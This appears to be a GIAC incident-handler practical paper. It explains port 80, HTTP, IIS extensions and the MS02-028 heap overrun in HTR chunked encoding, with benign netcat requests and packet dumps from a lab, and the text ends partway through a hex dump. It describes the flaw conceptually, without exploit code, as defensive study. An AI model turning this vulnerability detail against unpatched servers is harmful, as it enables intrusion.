GIAC Certified Incident Handler Practical Assignment

Support for the Cyber Defense Initiative

Version 2.1 (revised April 8, 2002)

William Mendez

Browsing behind port 80

Table of Contents

Acknowledgements

I would like to thank Mr. Riley Hassell from eEye Digital Security for all the help he provided me as I was trying to gather all the details about this particular vulnerability and the ways to exploit it. I truly appreciated his help since it was an important element to develop this paper.

Abstract

The exploitation of known vulnerabilities in services and functionalities provided by web servers has impacted the popularity of port 80 into becoming one of the top ten most attacked ports as reported by the Internet Storm Center at http://isc.incidents.org. There are multiple vulnerabilities associated with web servers and its default port 80; however, the intention here will be to focus on an advisory regarding a heap overrun in HTR[1] chunked encoding as reported by eEye Digital Security (AD20020612), and posted by Microsoft as bulletin MS02-028. Since a port by itself is meaningless, and the importance of port 80 is given by the protocols and services associated with it, this paper will discuss such protocols and services that gives port 80 its place as one the most attacked ports.

Microsoft bulletin MS02-028, states in its technical description that this vulnerability "involves a buffer overrun in the chunked encoding data transfer mechanism in IIS 4.0 and 5.0, and could likewise be used to overrun heap memory on the system, with the result of either causing the IIS service to fail or allowing code to be run on the server."

1. Part one: Targeted Port

1.1 Port:

The selected port for this assignment is port 80. Because of the importance of the Internet in the information age and its globalization, many standards have been produced. These standards describe among other details which services might be bound to specific ports facilitating its escalation and use. The Internet Assigned Numbers Authority (IANA) identifies port 80[2] Transport Control Protocol (TCP[3]) or User

[1] HTR is an old scripting technology used by Microsoft, today's standard is ASP

[2] http://www.iana.org/assignments/port-numbers

[3] http://www.rfc-editor.org/rfc/rfc793.txt

Datagram Protocol (UDP[4]) as the default port for Hypertext Transfer Protocol[5] (HTTP), although TCP is the preferred transport protocol.

The following graph from http://www.dshield.org shows a geographical distribution of attacks by their source. Port 80 is the most attacked port as shown in the top right corner.




Figure 1-1 Geographical distribution of attacks

The following graph from http://www.dshield.org is a report on attacks targeting port 80. It shows the percentage of reported attacks per day.




Figure 1-2 Port 80 attacks report

[4] http://www.rfc-editor.org/rfc/rfc768.txt

[5] http://www.ietf.org/rfc/rfc2616.txt

1.2 Services:

Port 80 is the de-facto standard port for web servers. Web servers are programs listening on TCP port 80 for HTTP requests. Given the standards outlined on the Request for Comments (RFC) for HTTP are followed, it will respond to clients based on the event or request type. While web servers only provided static data read from files allocated to the web server in earlier versions, most web servers today provide some mechanism of dynamic response and interaction in a client/server oriented environment.

The following are some examples of web servers and the platform they run on: Internet Information Services (IIS), Personal Web Server (PWS), Zeus Web Server, and Apache are the most popular web servers today. Apache[6] is found on many Unix-like operating systems, including a version ported to Windows. Zeus[7] is a UNIX web server, and IIS[8] is the Microsoft web server; it runs on any Windows server class. A limited version of IIS runs on Microsoft Windows NT 4.0 Workstation, 2000 Professional, and XP, as well.

1.3 Protocol:

HTTP is the protocol used between web servers and clients to exchange files across the Internet or even in a local network. Such files contain the information in a format known as Hyper Text Markup Language[9] (HTML), which tells the browser how to interpret its data in order to properly present it in the client's browser. HTTP sets the rules to be followed by web servers and web clients, usually web browsers, so they can have a common language for understanding each other's requests and responses while interacting. It's important to remember that the standards are laid out in an RFC, and its only purpose is to provide guidelines as to how it should work. It is the responsibility of the manufacturer that implements the protocol to follow the standards. Nevertheless, the protocol itself allows certain features, or conditions, that could create undesired results if combined with improper implementation of technologies like ISAPI filters, ISAPI extensions, or CGI, just to mention a few. The most current version of HTTP is 1.1 and is documented in RFC 2068, and updated by RFC 2616. Version 1.0 is still supported by most web servers for backward compatibility, and its specifications can be found in RFC 1945.

A browser, such as Internet Explorer, Netscape, Opera, and a web server like IIS or Apache, will exchange data (requests/responses) using methods defined in the RFCs for HTTP. The most frequently used or common method is probably "GET." When a request is made from a web browser, we type the URL in the address bar:

[6] http://httpd.apache.org/docs/windows.html

[7] http://www.zeus.com


[8] http://www.microsoft.com/windows2000/technologies/web/default.asp

[9] http://www.ietf.org/rfc/rfc2854.txt

http://target.host.com/anyfile.html, and if no errors occur, the page will be rendered in the browser. HTTP also allows the use of other tools, like Telnet or Netcat, which better display the method used when connecting to a web server and retrieving documents, also known as web pages.

The following Figure 1-3 Apache response and Figure 1-4 IIS response, illustrate a common client/server interaction from a Microsoft Internet Explorer browser with an Apache web server and a Microsoft web server IIS . Notice how in both cases the client is retrieving from a server a file named “default.html.” After each figure is an example using netcat (NC) a command line utility that shows what is happening in order for this to occur and what HTTP commands or methods might have been used in order to execute the client’s request.

The next screenshot illustrates simple file retrieval from an Apache web server using Internet Explorer, followed by an example of the same, but no Graphical User Interface is (GUI) involved.


http://192.168.1.151/default.html - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://rh03.box.lab/default.html
Go Links
Search Web Search Site PageRank
Done
Internet

Test Page for the Apache Web Server on Red Hat Linux


Figure 1-3 Apache response

The following is an example of retrieving a document from an Apache web server as shown in Figure 1-3 Apache response, but using a command line utility named “netcat.” Notice the HTTP “GET” method used to request the file from server as well as the HTML tags on the body on the message.

```
C:\>NC rh03.box.lab 80
GET /default.html
<HTML>
 <P>
  <B>
    Test Page for the Apache Web Server on Red Hat Linux
  </B>
 </P>
```

</HTML>

The next screenshot from Internet Explorer is to illustrate how a document once retrieved from an IIS web server is presented to the user.


http://192.168.1.222/default.html - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://192.168.1.222/default.html Go Links
Google Search Web Search Site PageRank
Done
Internet

Test Page for the IIS Web Server on Windows 2000

Figure 1-4 IIS response

The following is an example retrieving a document from an IIS web server as shown in Figure 1-4 IIS response, but using a command line utility named "netcat." Notice the HTTP "GET" method used to request the file from server and the HTML tags as well.

```
C:\>NC 192.168.1.222 80
GET /default.html
<HTML>
 <P>
  <B>
    Test Page for the IIS Web Server on Windows 2000
  </B>
 </P>
</HTML>
```

The main purpose of these illustrations is to show how HTTP functions independently from the web server that implements it. Not all HTTP implementations behave the same way, since it depends upon the interpretation of the RFC by the software manufacturer.

HTTP serves also as the underlying component to support new technologies enhancing the static HTML web pages into dynamic interaction between client and server applications. Examples of these technologies are: Common Gateway Interface (CGI) and Internet Server Application Programming Interface (ISAPI).

Common Gateway Interface (CGI) is a standard for interfacing external applications with information servers, such as HTTP or web servers. A CGI program is executed in real-time, so it can output dynamic information. One problem with CGI is that each time a CGI script is executed a new process is started, thus consuming substantial resources on a very active server.

Internet Server Application Programming Interface (ISAPI) is a technology that enables web developers to extend the functionality of their web servers by writing custom code that provides new services for a web server. Such code can be implemented in either of two forms:

ISAPI Filters: Filters are loaded with the server, to respond to events that occur on the server.

ISAPI Extensions: Extensions are loaded on-demand, to provide extended functionality to a Web application not natively provided by IIS. These extensions provide support for scripting languages like ASP and HTR.

HTR is a first-generation advanced scripting technology. It was never widely adopted because Active Server Pages became popular before customers had invested significant development resources in HTR.

Active Server Pages (ASP) is a *server-side scripting* technology that can be used to create and run dynamic, interactive Web server applications. ASP can combine HTML, script commands, and Component Object Model (COM) to generate interactive Web pages.

Any scripting technology is invoked almost in the same way a regular HTML page is retrieved. For example: *http://target.host.com/anyfile.asp* will indicate to IIS that it needs to process a script file, which as previously mentioned can contain HTML, VBScripts, etc. IIS will then make use of its extensions and pass this request to the appropriate one designed to interpret ASP requests. The same process takes place for HTR and the rest of the technologies implemented by the web server.

In order to request an ASP page to be executed by the server, the client request is transported using HTTP methods. For example, a user requesting *http://target.host.com/anyfile.asp* will have issued something similar to GET /anyfile.asp. In addition to GET, clients can also send other methods such as “HEAD” and “POST” requests. HEAD will validate the existence of the resource, while POST can be used for operations that require a client to transmit data to the server. When a POST method is received by the server, it automatically will allocate space to store the incoming client's data; furthermore, this data can be modified by using transfer coding, defined as a property of the message in the RFC, allowing it to be transmitted in multiple chunks. Aside from the HTTP method, the request will also have to include the encoding statement, *Transfer-Encoding: chunked*, indicating to the server to activate this functionality.

As explained in the RFC, chunked encoding modifies the body of a message in order to transfer it as a series of chunks, each with its own size indicator. This allows dynamically produced content to be transferred along with the information necessary for the recipient to verify that it has received the full message. A zero-sized chunk followed by a footer, which is terminated by an empty line, ends the chunked encoding.

1.4 Vulnerabilities:

Generally, a vulnerability only affects an individual component of IIS's structure; which is based on a core application that initializes the web service and multiple extensions to implement several technologies, along with filters to enhance the web server's functionalities, IIS components have been exposed to some sort of vulnerability creating an extensive list of security bulletins among different operating system (OS) versions. Please note that all vulnerabilities are not discussed in this paper as a list of IIS version 4.0, 5.0, and 5.1 can be found in the appendix.

Various vulnerabilities affect multiple OS versions, while others affect the same technology; this is why some are related to HTR scripting and some to chunked-encoding implementations. Chunked encoding vulnerabilities have been found on other web servers like Apache and iPlanet where the underlying OS is not Microsoft's. For a summary of HTR vulnerabilities, please refer to *appendix 4.4*. Also a summary of chunked-encoding implementation's vulnerabilities is listed in *appendix 4.5.*

The HTR vulnerability is similar to the first vulnerability discussed in Microsoft Security Bulletin MS02-018. Like that vulnerability, this one involves a buffer overrun in the Chunked Encoding data transfer mechanism in IIS 4.0 and 5.0, and could likewise be used to overrun heap memory on the system, with the result of either causing the IIS service to fail or allowing code to be run on the server. The main difference between the vulnerabilities is that the newly discovered one lies in the ISAPI extension that implements HTR – an older, largely obsolete scripting technology – as apposed to the previous that lay in the ISAPI extension that implements ASP.[10]

[10] http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms02-028.asp

2. Part Two: Specific Exploit

2.1 Exploit Details:

Name:	Heap Overrun in HTR Chunked Encoding
Released:	June 12, 2002
Updated:	July 1, 2002
Microsoft ID:	MS02-028
CVE ID:	CAN-2002-0364 (under review)
CERT ID:	VU#313819
eEye ID:	AD20020612

2.2 Brief Description

This exploit is based on a buffer overflow in the chunked encoding transfer mechanism in Microsoft's IIS 4.0 and 5.0 that could allow an attacker to execute arbitrary code via the processing of HTR request sessions by Microsoft's ISAPI extension ism.dll. In this case, the overwritten buffer is not stack based; instead, it overwrites memory areas containing heap structures, which give this type of vulnerability the name of "Heap Overrun". The nature of heap structures makes this vulnerability harder to exploit; however, it's possible to successfully exploit it and compromise a web server.

2.3 Variants:

No other variant of HTR and chunked encoding creating a heap overrun or a buffer overflow that will allow similar conditions and level of access has been released; a list of HTR related vulnerabilities can be found in appendix *4.4* and chunked-encoding related in appendix *4.5*. Microsoft released an advisory MS02-018 where two very similar vulnerabilities were discussed; however, they used Active Server Pages (ASP), a different Microsoft technology. The following are details of such vulnerabilities extracted from the bulletin MS02-018[11]:

> Reported by eEye Digital Security: "A buffer overrun vulnerability involving the operation of the chunked encoding transfer mechanism via Active Server Pages in IIS 4.0 and 5.0. An attacker who exploited this vulnerability could overrun heap memory on the system, with the result of either causing the IIS service to fail or allowing code to be run on the server."

[11] http://www.microsoft.com/technet/security/bulletin/ms02-018.asp

Microsoft variant of eEye Digital Security's finding: "A Microsoft-discovered vulnerability that is related to the preceding one, but which lies elsewhere within the ASP data transfer mechanism. It could be exploited in a similar manner as the preceding vulnerability, and would have the same scope. However, it affects IIS 4.0, 5.0, and 5.1."

The following advisories posted by CERT and the CVE database reflect the above mentioned vulnerabilities:

First vulnerability

CVE: CAN- 2002- 0079[12]

CERT: VU#610291[13]

Second vulnerability

CVE: CAN-2002-0147[14]

CERT: VU#669779[15]

2.4 Operating System:

The HTR vulnerability affects the Microsoft versions of IIS that run on both Windows NT 4.0 and Windows 2000.

Microsoft Windows NT 4.0, IIS 4.0

Microsoft Windows NT 2000 (5.0), IIS 5.0

Although both operating systems are affected, the rest of this paper will be based only on IIS version 5.0 and Windows NT 2000 (5.0).

2.5 Protocol/Services:

The following Protocols and services are closely involved in this vulnerability: HTTP, TCP/IP, and IIS web server. Without extensively discussing the protocols and the service, this paper will cover aspects of them that are relevant to understanding the components involved in this vulnerability. Some trace dumps will be used in the description of the protocols; the tools employed for packet capturing, filtering, and viewing are: WINDUMP[16], a TCPDUMP port to Windows OS, Ethereal[17] for Windows

12 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0079

13 http://www.kb.cert.org/vuls/id/610291

14 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0147

15 http://www.kb.cert.org/vuls/id/669779

16 http://windump.polito.it/

17 http://www.ethereal.com/

and NGSSniff[18].

2.6 Protocol Description:

HTTP is located on top of a four-layer standard known as TCP/IP model. The model layers are Network, Internet, Transport, and Application. The role of each layer could be briefly mentioned as: Network Layer is associated with physical addresses or MAC address; Internet Layer is for logical addresses like IP; Transport Layer is where data gets delivered using one of two forms, a reliable (TCP) or unreliable (UDP) mode; Application Layer provides the implementation of protocols like HTTP, FTP, etc.

Before any HTTP traffic can take place a TCP/IP session must be initialized. This takes place at the third layer of the model, the Transport Layer, but obviously the Network and the Internet layers must be involved as well. The client and the server will set the session by conducting a three-way handshake as shown in Figure 2-1 TCP/IP three-way handshake. Notice that this process only occurs for TCP sessions and it comes from the need of systems to synchronize their sequence numbers (SN); which are used to maintain the order when reassembling the segment at the destination host. The following description of the process will use “client” and “server” to refer to the systems involved in the session.

The client will start by sending a packet with a particular bit set, known as the SYN flag, indicating to the server an attempt to open a connection. The server, assuming it’s open for connections through the client’s specified port, will respond with a SYN/ACK flag combination; the ACK bit is client’s confirmation of an accepted connection, and the server’s SYN is to prepare the client for its responses. The last step in the process is the client’s packet with the ACK flag set in response to the server’s SYN. Once these steps are completed, a communication channel has been created; the systems are ready to exchange data.





Figure 2-1 TCP/IP three-way handshake

[18] http://www.nextgenss.com/software/ngssniff.html

The following figures are a sequence of packets captured while retrieving the file "default.html" previously mentioned in Figure 1-4 IIS response. The first three packets are the TCP/IP three-way handshake, followed by an HTTP request using the "GET" method, the server response, and lastly the closure of the session by the client.

The next Figure 2-2 TCP/IP three-way handshake first step initial SYN, is the first packet sent from the client to the server. With the first SYN packet, the client is trying to synchronize its starting SN, also known as Initial Sequence Number (ISN).



```
FRAME 1
IP Header
            Length and version: 0x45
            Type of service: 0x00
            Total length: 48
            Identifier: 33234
            Flags: 0x4000
            TTL: 128
            Protocol: 6 (TCP)
            Checksum: 0x6dfb
            Source IP: 192.168.1.100
            Dest IP: 192.168.1.222
TCP Header
            Source port: 3623
            Dest port: 80
            Sequence: 3228136383
            ack: 0
            Header length: 0x70
            Flags: 0x02 (SYN )
            Window Size: 16384
            Checksum: 0xf584
            Urgent Pointer: 0
Raw Data
             ()
```

Notice how within the IP Header portion of the packet the transport Protocol is indicated as:

Protocol: 6 (TCP)

Next, in the TCP Header the destination port is set to 80.

Dest port: 80


And the initial sequence number set to:

Sequence: 3228136383

Finally, the TCP Header's flag is set with a SYN value.

Figure 2-2 TCP/IP three-way handshake first step initial SYN

At this stage no data is exchanged between systems other than the necessary information to create a two-way connection. In the next Figure 2-3 TCP/IP three-way handshake second step ACK/SYN, notice the flags settings and the sequence number alignment. Also notice how the source and destination port are turned around in this case.



```
FRAME 2
IP Header
            Length and version: 0x45
            Type of service: 0x00
            Total length: 48
            Identifier: 9719
            Flags: 0x4000
            TTL: 128
            Protocol: 6 (TCP)
            Checksum: 0xc9d6
            Source IP: 192.168.1.222
            Dest IP: 192.168.1.100
TCP Header
            Source port: 80
            Dest port: 3623
            Sequence: 331259523
            ack: 3228136384
            Header length: 0x70
            Flags: 0x12 (ACK SYN )
            Window Size: 17520
            Checksum: 0x3ec2
            Urgent Pointer: 0
Raw Data
             ()
```

Under the TCP Header flags notice the ACK and SYN have been set.

Flags: 0x12 (ACK / SYN)

The client's sequence number has been acknowledged and increased by one, which is the next expected packet.


ACK: 3228136384

The server is sending a SYN flag for its initial sequence number.

Sequence: 331259523

Figure 2-3 TCP/IP three-way handshake second step ACK/SYN

Figure 2-4 TCP/IP three-way handshake third step final ACK, is where the session gets set and ready to start processing data. At this point, there is no "ACK" set to zero; instead, the client acknowledges the server's ISN and increments it by one to 331259524, and it uses 3228136384 as its SN, the next expected by the server.



```
FRAME 3
IP Header
            Length and version: 0x45
            Type of service: 0x00
            Total length: 40
            Identifier: 33235
            Flags: 0x4000
            TTL: 128
            Protocol: 6 (TCP)
            Checksum: 0x6e02
            Source IP: 192.168.1.100
            Dest IP: 192.168.1.222
TCP Header
            Source port: 3623
            Dest port: 80
            Sequence: 3228136384
            ack: 331259524
            Header length: 0x50
            Flags: 0x10 (ACK )
            Window Size: 17520
            Checksum: 0x6b86
            Urgent Pointer: 0
Raw Data
             ()
```

Under TCP Header an ACK flag is set for the server's previously sent SYN.

Flags: 0x10 (ACK)

Notice the sequence numbers properly aligned to send or receive the next packets.

Sequence: 3228136384


ACK: 331259524

Figure 2-4 TCP/IP three-way handshake third step final ACK

Once the three-way handshake process is completed, the client and the server are ready to initiate any HTTP transactions. Both the server and the client will know exactly what will be coming from the other system as far as packets and their sequence number. With this TCP session in place, all HTTP traffic can be encapsulated inside a TCP packet; the amount of headers placed on each packet demonstrated this process of encapsulation. During the TCP three-way handshake, all packets contained only an IP Header and a TCP Header. Notice how the packets in figures 2-5 through 2-7 will add extra headers to be able to transport the data requested by HTTP at a higher layer, the Application Layer.

The next Figure 2-5 HTTP request is the first packet containing the intention of the client to request an object from the server. Through the addition of another layer of encapsulation, the HTTP protocol is inserted and transported to the server. Although, the most important part at this point is the new protocol information, it's important to note how the TCP protocol continues keeping track of the control fields such as SN, flags, checksum, length, etc.

In addition to the SYN/ACK flags, the system uses another flag-the push or PSH flag-when sending a packet containing data that needs to be passed up to other layers, until it reaches the application that handles the session.



```
FRAME 4
IP Header
        Length and version: 0x45
        Type of service: 0x00
        Total length: 377
        Identifier: 33237
        Flags: 0x4000
        TTL: 128
        Protocol: 6 (TCP)
        Checksum: 0x6caf
        Source IP: 192.168.1.100
        Dest IP: 192.168.1.222
TCP Header
        Source port: 3623
        Dest port: 80
        Sequence: 3228136384
        ack: 331259524
        Header length: 0x50
        Flags: 0x18 (ACK PSH )
        Window Size: 17520
        Checksum: 0xe050
        Urgent Pointer: 0
Raw Data
        47 45 54 20 2f 64 65 66 61 75 6c 74 2e 68 74 6d  (GET /default.htm)
        6c 20 48 54 54 50 2f 31 2e 31 0d 0a 41 63 63 65  (l HTTP/1.1  Acce)
        70 74 3a 20 69 6d 61 67 65 2f 67 69 66 2c 20 69  (pt: image/gif, i)
        6d 61 67 65 2f 78 2d 78 62 69 74 6d 61 70 2c 20  (mage/x-xbitmap, )
        69 6d 61 67 65 2f 6a 70 65 67 2c 20 69 6d 61 67  (image/jpeg, imag)
        65 2f 70 6a 70 65 67 2c 20 61 70 70 6c 69 63 61  (e/pjpeg, applica)
        74 69 6f 6e 2f 76 6e 64 2e 6d 73 2d 65 78 63 65  (tion/vnd.ms-exce)
        6c 2c 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 76  (l, application/v)
        6e 64 2e 6d 73 2d 70 6f 77 65 72 70 6f 69 6e 74  (nd.ms-powerpoint)
        2c 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 6d 73  (, application/ms)
        77 6f 72 64 2c 20 2a 2f 2a 0d 0a 41 63 63 65 70  (word, */*  Accep)
        74 2d 4c 61 6e 67 75 61 67 65 3a 20 65 6e 2d 75  (t-Language: en-u)
        73 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69  (s  Accept-Encodi)
        6e 67 3a 20 67 7a 69 70 2c 20 64 65 66 6c 61 74  (ng: gzip, deflat)
